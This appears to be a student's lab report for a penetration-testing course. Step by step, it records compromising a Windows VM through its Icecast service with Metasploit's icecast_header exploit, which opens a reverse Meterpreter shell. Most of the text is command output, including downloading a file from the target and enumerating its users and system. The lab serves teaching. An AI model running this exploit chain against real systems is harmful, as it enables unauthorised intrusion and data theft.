Posted here are the initial points requested by the homework as well as additional notes for personal use in filling out the report included in this file.

You've been provided full access to the network and are getting ping responses from the CEO's workstation.

1. Perform a service and version scan using Nmap to determine which services are up and running:

    - Run the Nmap command that performs a service and version scan against the target.
    - Command: nmap -sS -sV -O 192.168.0.20

    Answer:

```
root@kali:~# nmap -sS -sV -O 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-22 12:19 PST
Nmap scan report for 192.168.0.20
Host is up (0.013s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=1/22%OT=25%CT=1%CU=31289%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=61EC66CC%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=108%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.08 seconds
root@kali:~#
```

2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:


- Run the SearchSploit commands to show available Icecast exploits.
- Command: searchsploit icecast

Answer:

3. Now that we know which exploits are available to us, let's start Metasploit:

   - Run the command that starts Metasploit:
   - Command: msfconsole

   Answer:



4. Search for the Icecast module and load it for use.
    - Run the command to search for the Icecast module:
    - Command: search icecast

    Answer:

```
msf5 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite
```

- Run the command to use the Icecast module:
- Command: use 0

```
msf5 > use 0
msf5 exploit(windows/http/icecast_header) >
```

Note: Instead of copying the entire path to the module, you can use the number in front of it.

Answer:

```
msf5 > use 0
msf5 exploit(windows/http/icecast_header) >
```

5. Set the RHOST to the target machine.

- Run the command that sets the RHOST:
- Command: Options

```
msf5 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) >
```

Then

Command: set RHOSTS 192.168.0.20

Answer:

```
msf5 exploit(windows/http/icecast_header) > set RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.20     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) >
```

6. Run the Icecast exploit.
    - Run the command that runs the Icecast exploit.
    - Command: exploit

Answer:

```
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49829) at 2022-01-22 12:48:34 -0800

meterpreter >
```

- Run the command that performs a search for the secretfile.txt on the target.
- Command: search -f *secretfile*.txt

Answer:

```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```

7. You should now have a Meterpreter session open.

- Run the command to performs a search for the recipe.txt on the target:
- Command: search -f *recipe*.txt

Answer:

```
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
```

- **Bonus**: Run the command that exfiltrates the recipe*.txt file:
- Command: download ‘c:\Users\IEUser\Documents\Drinks.recipte.txt’

Answer:

```
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter >
```

8. You can also use Meterpreter's local exploit suggester to find possible exploits.

- **Note:** The exploit suggester is just that: a suggestion. Keep in mind that the listed suggestions may not include all available exploits.
- Command: run post/multi/recon/local_exploit_suggester

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter >
```

Bonus

A. Run a Meterpreter post script that enumerates all logged on users.

Answer: Command: run post/windows/gather/enum_logged_on_users

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 3

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000   MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20220122133321_default_192.168.0.20_host.users.activ_260934.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                       %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000   C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003   C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004   C:\Users\vagrant


meterpreter >
```

B. Open a Meterpreter shell and gather system information for the target.

Answer: Command: shell

Subsequent Command: systeminfo

```
meterpreter > shell
Process 3764 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          1/22/2022, 1:14:44 PM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2295 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,042 MB
Available Physical Memory: 723 MB
Virtual Memory: Max Size:  3,322 MB
Virtual Memory: Available: 1,617 MB
Virtual Memory: In Use:    1,705 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 11 Hotfix(s) Installed.
                           [01]: KB4601555
                           [02]: KB4465065
```

C. Run the command that displays the target's computer system information:

Answer: Command: sysinfo

```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

Additional IEU box info

```
C:\Users\IEUser>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : MSEDGEWIN10
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Mixed
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Hyper-V Network Adapter
   Physical Address. . . . . . . . . : 00-15-5D-00-04-01
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::19ba:64e7:838c:b1b6%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.0.20(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
   DHCPv6 IAID . . . . . . . . . . . : 117445981
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-21-C3-EC-00-0C-29-9B-03-0C
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       4.4.4.4
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

```
root@kali:~# ping 192.168.0.20
PING 192.168.0.20 (192.168.0.20) 56(84) bytes of data.
64 bytes from 192.168.0.20: icmp_seq=1 ttl=128 time=44.4 ms
64 bytes from 192.168.0.20: icmp_seq=2 ttl=128 time=3.40 ms
64 bytes from 192.168.0.20: icmp_seq=3 ttl=128 time=1.84 ms
64 bytes from 192.168.0.20: icmp_seq=4 ttl=128 time=47.8 ms
64 bytes from 192.168.0.20: icmp_seq=5 ttl=128 time=68.2 ms
64 bytes from 192.168.0.20: icmp_seq=6 ttl=128 time=0.502 ms
64 bytes from 192.168.0.20: icmp_seq=7 ttl=128 time=12.0 ms
64 bytes from 192.168.0.20: icmp_seq=8 ttl=128 time=21.1 ms
64 bytes from 192.168.0.20: icmp_seq=9 ttl=128 time=31.3 ms
64 bytes from 192.168.0.20: icmp_seq=10 ttl=128 time=14.8 ms
64 bytes from 192.168.0.20: icmp_seq=11 ttl=128 time=1.47 ms
^C
--- 192.168.0.20 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10024ms
rtt min/avg/max/mdev = 0.502/22.431/68.245/21.691 ms
root@kali:~#
```